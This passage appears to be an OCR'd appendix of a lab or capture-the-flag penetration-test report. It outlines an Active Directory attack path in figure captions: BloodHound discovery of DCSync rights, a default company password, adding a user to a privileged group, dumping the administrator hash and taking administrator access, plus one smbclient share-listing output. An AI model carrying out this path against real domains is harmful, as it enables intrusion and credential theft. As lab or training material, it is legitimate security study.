

Figure 19: Upload zip file to bloodhound

O Bloodhound analysis DCSync rights



Figure 20: DCSync rights exploration

P group to be exploited identified



Figure 21: Group identified

Q Route to follow the exploit



Figure 22: route to gain access

R SMB to fia.ashwarden

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sudosmbclient -L //192.168.11.100 -U fia.ashwarden
Password for [WORKGROUP\fia.ashwarden]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Common          Disk
        FrenziedFlame   Disk
        GoldenOrder     Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        RoundtableHold  Disk
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.11.100 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Figure 23: SMB to fia.ashwarden

S Company Default password



Figure 24: Company Default password

T Pathway to get full access to users

Figure 25: Pathway to get acces to zephra.nightborne

U addition to new user to group



Figure 26: Addition to zeprha to group privileged

V Dump secrets from group



Figure 27: Administrator hash dump

W Exploit against administrator



Figure 28: Exploit to administrator, gain access